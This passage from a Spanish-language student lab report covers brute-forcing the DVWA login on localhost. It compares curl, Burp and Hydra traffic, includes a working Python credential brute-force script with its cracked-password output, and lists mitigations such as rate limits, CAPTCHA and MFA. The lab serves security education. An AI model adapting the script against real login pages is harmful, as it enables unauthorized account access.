  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-User: ?1\r\n
  Sec-Fetch-Dest: document\r\n
  Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Lo
  Accept-Encoding: gzip, deflate, br\r\n
  Cookie: PHPSESSID=88f3bc397a9700bac60167bf79b43304; security=low\r\n
  Connection: keep-alive\r\n
  \r\n
  [Response in frame: 428]
  [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=Picasso&password

```


En las figuras se identifican un trafico de paquetes burp y el contenido específico de uno de esos paquetes, se puede apreciar que a diferencia de el curl aquí el user agent viene de un browser web lo que lo diferencia de otros. De la misma forma se nota que al hacer burp se generan muchos paquetes de una vez en vez de ir uno a uno.

## 2.15. Explicación paquete hydra (tráfico)

A continuación se capturo un trafico de paquetes hydra con wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
19	0.000256	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
11	0.000256	127.0.0.1	127.0.0.1	HTTP	264	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
15	0.000308	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
19	0.000308	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
47	0.115434	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
48	0.115435	127.0.0.1	127.0.0.1	HTTP	272	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
64	0.126177	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
68	0.126232	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
91	0.228672	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
92	0.228672	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
110	0.249484	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
112	0.249512	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
130	0.342302	127.0.0.1	127.0.0.1	HTTP	264	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
140	0.352754	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
150	0.363238	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
160	0.374168	127.0.0.1	127.0.0.1	HTTP	268	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1
174	0.456901	127.0.0.1	127.0.0.1	HTTP	264	GET /vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login HTTP/1.1





Como se aprecia en las imágenes el tráfico también es múltiple como unburp y el user agent dice que es un hydra pero en mi caso esta captura fue especial porque se tuvo que realizar dentro del contenedor para capturar el tráfico por la forma en que hice la implementación de ydra dentro del contenedor por lo que se tuvo que realizar la captura en el contenedor y luego copiarlo a la máquina local para revisarlo.

## 2.16. Mención de las diferencias (tráfico)

La mayor diferencia entre estos debe ser el campo de user agent que simplifica en gran medida el diferenciar cual es cual ya que viene explícito, también mencionar que se dificultó en un inicio la diferenciación de curl y burp porque se modificó el user agent del curl para que no se diferenciara del burp por lo que se tuvo que cambiar ese campo para que diera el por defecto y así diferenciarlos.

## 2.17. Detección de SW (tráfico)

Como ya se había mencionado la herramienta que se usó para diferenciar los tres fue el campo de user agent sobre todo.

## 2.18. Interacción con el formulario (python)

Para la realización de esta parte del laboratorio se usó el siguiente script de python:

```
import requests
import time

session = requests.Session()

headers = {
```

```
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/135.0.0.0
Safari/537.36",
"Referer": "http://localhost:4280/vulnerabilities/brute/",
"Cookie": "PHPSESSID=1f60040512d0a2080c6c6534e888405a; security=low"
}

usuarios = ["admin", "smithy", "gordonb", "1337", "pablo", "random"]
passwords = ["password", "abc123", "charley", "letmein"]

resultados_validos = []

print("Iniciando ataque...\n")
start = time.time()

for usuario in usuarios:
    for clave in passwords:
        params = {
            "username": usuario,
            "password": clave,
            "Login": "Login"
        }

        response = session.get("http://localhost:4280/vulnerabilities/brute/",
                                headers=headers, params=params)

        print("=" * 60)
        print("Intento: {usuario}:{clave}")
        print("Codigo de respuesta: {response.status_code}")
        print("Tamano contenido: {len(response.text)}")
        print("Resumen de contenido:")
        print(response.text[:400])
        print("=" * 60 + "\n")

        if "Welcome to the password protected area" in response.text:
            print(f"[Valido] {usuario}:{clave}\n")
            resultados_validos.append((usuario, clave))

end = time.time()

print("Pares validos encontrados:")
for u, p in resultados_validos:
    print(f"{u}:{p}")

print(f"Tiempo total: {end - start:.2f} segundos")
```

Como se ve en el scrip se hizo uso de la libreria de requests y con esta se uso request.get apuntando a /vulnerabilities/brute/ con parametros en la url.

## 2.19. Cabeceras HTTP (python)

Se usaron los headers de User agent para simular el ambiente de un navegador web, el de referer para mantener el contexto de adonde va dirigida la solicitud de login y se hizo uno mas para una cookie ya que se experimento dificultades para pasar el login inicial a traves del codigo en si por lo que manualmente se hizo un login y se consiguio el valor de la cookie que comprobaba la sesion para llegar a la area del brute force.

## 2.20. Obtención de al menos 2 pares (python)

La ejecucion del script se veria de la siguiente manera:

```
Iniciando ataque...

=====
Intento: admin:password
Código de respuesta: 200
Tamaño contenido: 4740
Resumen de contenido:
<!DOCTYPE html>

<html lang="en-GB">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)</title>


    <link rel="stylesheet" type="text/css" href="../../dwva/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dwva/js/
=====

[Válido] admin:password

=====
```



```
=====
Pares válidos encontrados:
admin:password
smithy:password
gordonb:abc123
1337:charley
pablo:letmein
Tiempo total: 2.52 segundos
```

Como se puede ver el script recibe las credenciales de los diccionarios preparados y prueba las posibles combinaciones una por una y marca las correctas además de dar unas estadísticas de cada combinación, finalmente una vez revisado todo imprime las correctas y muestra el tiempo que se tomó en ejecutarse.

## 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Si tuviera que comparar en base a la experiencia realizada los cuatro métodos diría que el peor de todos los métodos es el curl ya que este requiere de ingresar cada uno de los campos necesarios uno por uno para solo una consulta y si se tiene que hacer múltiples pruebas se vuelve complicado por su estructura y lento al tener que ir uno a uno. El tercero en la lista sería el script de python que si bien es rápido y revisa todo de una tiene el pero de tener que construirlo de cero y al experimentar con este la cantidad de posibles errores es alta lo que lo hace que si bien es conveniente al ejecutarse el lograr que sea ejecutable a ese nivel es complicado. En segundo colocaría al Hydra que si bien en esta ocasión me dio un error fue afuera de eso realmente conveniente donde solo fue necesario instalarlo y el comando para usarlo no fue muy complicado y es uno que se puede copiar y usar rápidamente para revisar cada una de las posibles opciones pero como se dijo por el error se puede ver que sigue siendo complejo su uso lo suficiente como para pensar que está casi al mismo nivel del script de python. Finalmente el Burpsuite que si bien es más lento en sus chequeos tiene una interfaz increíble, está repleto de facilidades para usarse y funciona no solo casi automático sino que es fácil de comprender. Cada uno tiene sus beneficios y el script de python hay que considerar que eventualmente podría superar a todos estos medios con una buena construcción pero eso implicaría el saber cómo hacer el código para que todo funcione bien mientras que los otros son fácilmente más accesibles.

## 2.22. Demuestra 4 métodos de mitigación (investigación)

Cuatro posibles metodos de mitigacion serian:

1- Limites de intentos de login.

Este tipo de mecanismo establece un limite de intentos para logearse y de superarlos se hace un bloqueo temporal a la direccion desde donde se esta tratando de hacer el login, por ejemplo se puede poner un timer de unos 5 minutos antes de poder tratar denuevo. La idea de esto es reducir la cantidad de ataques de diccionarios simples donde se hacen consultas una tras otra o al menos frenarlas un poco, lo suficiente como para hacer desistir al perpretador al ver que no esta aprovechando al maximo el potencial de su programa por culpa de esto.

2- Uso de CAPTCHA.

El Captcha obliga al usuario a resolver alguna clase de desafio visual, auditorio, etc esto dificultaria el uso de mecanismos de automatizacion para forzar credenciales. Como ya se dijo es ideal para programas automatizados como hydra o scrips de python y no provoca ningun problema a un usuario legitimo.

3- Autenticacion multifactor.

Este metodo requiere de la confirmacion de un segundo metodo, generalmente un codigo mandado al mail o celular del usuario, para poder realizar un login. De esta manera se puede proteger una cuenta de un usuario tal que incluso si se logra obtener sus credenciales con un ataque de fuerza bruta no se pueda acceder a la cuenta por que no se tiene el codigo de seguridad multifactor.

4- Deteccion basada en comportamiento/ monitoreo de ip.

Este metodo implica el crear metodos para vigilar la actividad usual de un usuario asi como su ip o pais de origen, la idea es tal que ante cualquier ingreso de una direccion nueva o de un pais distinto cause una alerta o aviso para el propietario y asi asegurarse de la identidad de la persona que ingreso. Sirve en conjunto con los otros metodos y no afecta al usuario directamente. Se puede agregar mecanismos automaticos de bloqueos en base a este mecanismo para aumentar la eficacia de este metodo.

## Conclusiones y comentarios

En este laboratorio se logro el aprender sobre los distintos metodos disponibles para poder atacar una pagina y en base a esto se pudo reflectar sobre el uso de cada una de estas al poder comparar su eficacia mientras que tambien se invito a investigar sobre los posibles metodos para parar estos tipos de ataques. Debido a esto se puede decir que se pudo lograr el objetivo de la experiencia a pesar de los contratiempos y errores en secciones como el ataque de Hydra ya que se pudo realizar al menos en la medida que no afectara a toda la experiencia.